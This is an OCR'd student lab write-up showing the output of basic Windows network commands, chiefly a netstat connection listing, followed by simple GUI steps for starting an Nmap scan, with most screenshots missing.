





Practical No:- 03

A) Run and analyze the output of following commands in Command Prompt – ipconfig, ping, netstat, traceroute.


- **IPCONFIG (Interface Configuration):-**




- **PING (Packet INternet Groper):-**



➢ NETSTAT:-




```
Command Prompt
C:\Users\DELL>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1536           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1537           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1538           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1539           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1540           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1561           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7070           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:5939         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12025        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12110        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12119        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12143        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12465        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12563        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12993        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:12995        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:27275        0.0.0.0:0              LISTENING
  TCP    192.168.0.107:139      0.0.0.0:0              LISTENING
  TCP    192.168.0.107:1026     172.217.194.188:5228   ESTABLISHED
  TCP    192.168.0.107:1087     138.199.14.81:443      ESTABLISHED
  TCP    192.168.0.107:1165     157.240.235.60:443     ESTABLISHED
  TCP    192.168.0.107:1368     77.234.45.81:80        ESTABLISHED
  TCP    192.168.0.107:1406     5.45.59.252:80         TIME_WAIT
  TCP    192.168.0.107:1407     5.45.59.253:80         TIME_WAIT
  TCP    192.168.0.107:12528    20.198.118.190:443     ESTABLISHED
  TCP    192.168.0.107:12564    35.205.128.73:443      ESTABLISHED
  TCP    192.168.0.107:12958    104.122.113.61:443     ESTABLISHED
  TCP    192.168.0.107:13022    104.40.53.219:443      CLOSE_WAIT
  TCP    192.168.0.107:13043    52.232.209.85:443      CLOSE_WAIT
  TCP    192.168.56.1:139       0.0.0.0:0              LISTENING
  TCP    192.168.205.1:139      0.0.0.0:0              LISTENING
  TCP    192.168.216.2:139      0.0.0.0:0              LISTENING
  TCP    192.168.219.1:139      0.0.0.0:0              LISTENING
```



```
Command Prompt
  UDP    192.168.219.1:137      *:*
  UDP    192.168.219.1:138      *:*
  UDP    192.168.219.1:1900     *:*
  UDP    192.168.219.1:2177     *:*
  UDP    192.168.219.1:5353     *:*
  UDP    192.168.219.1:64170    *:*
  UDP    [::]:123               *:*
  UDP    [::]:3702              *:*
  UDP    [::]:3702              *:*
  UDP    [::]:3702              *:*
  UDP    [::]:3702              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5353              *:*
  UDP    [::]:5355              *:*
  UDP    [::]:51730             *:*
  UDP    [::]:53516             *:*
  UDP    [::]:59368             *:*
  UDP    [::1]:1900             *:*
  UDP    [::1]:64167            *:*
  UDP    [fe80::4fce:5ca4:e832:87b6%10]:1900  *:*
  UDP    [fe80::4fce:5ca4:e832:87b6%10]:2177  *:*
  UDP    [fe80::4fce:5ca4:e832:87b6%10]:64164  *:*
  UDP    [fe80::7298:8c5c:3662:365f%8]:1900  *:*
  UDP    [fe80::7298:8c5c:3662:365f%8]:2177  *:*
  UDP    [fe80::7298:8c5c:3662:365f%8]:64165  *:*
  UDP    [fe80::8881:bb59:e1e8:c702%9]:1900  *:*
  UDP    [fe80::8881:bb59:e1e8:c702%9]:2177  *:*
  UDP    [fe80::8881:bb59:e1e8:c702%9]:64162  *:*
  UDP    [fe80::a611:a573:a2f3:3bc8%23]:1900  *:*
  UDP    [fe80::a611:a573:a2f3:3bc8%23]:2177  *:*
  UDP    [fe80::a611:a573:a2f3:3bc8%23]:64163  *:*
  UDP    [fe80::b94f:16bc:2bce:9a68%12]:5353  *:*
  UDP    [fe80::d200:1a41:552d:f311%19]:1900  *:*
  UDP    [fe80::d200:1a41:552d:f311%19]:2177  *:*
  UDP    [fe80::d200:1a41:552d:f311%19]:64166  *:*
```

➢ TRACERT / TRACEROUTE:-




Practical No:- 04


Nmap:-

Steps:-


1) Double click on NMAP Icon on Desktop & Open it.




2) Put the IP-Address for scanning.




3) Select the required scan type.




4) After selecting scan type click on scan button.



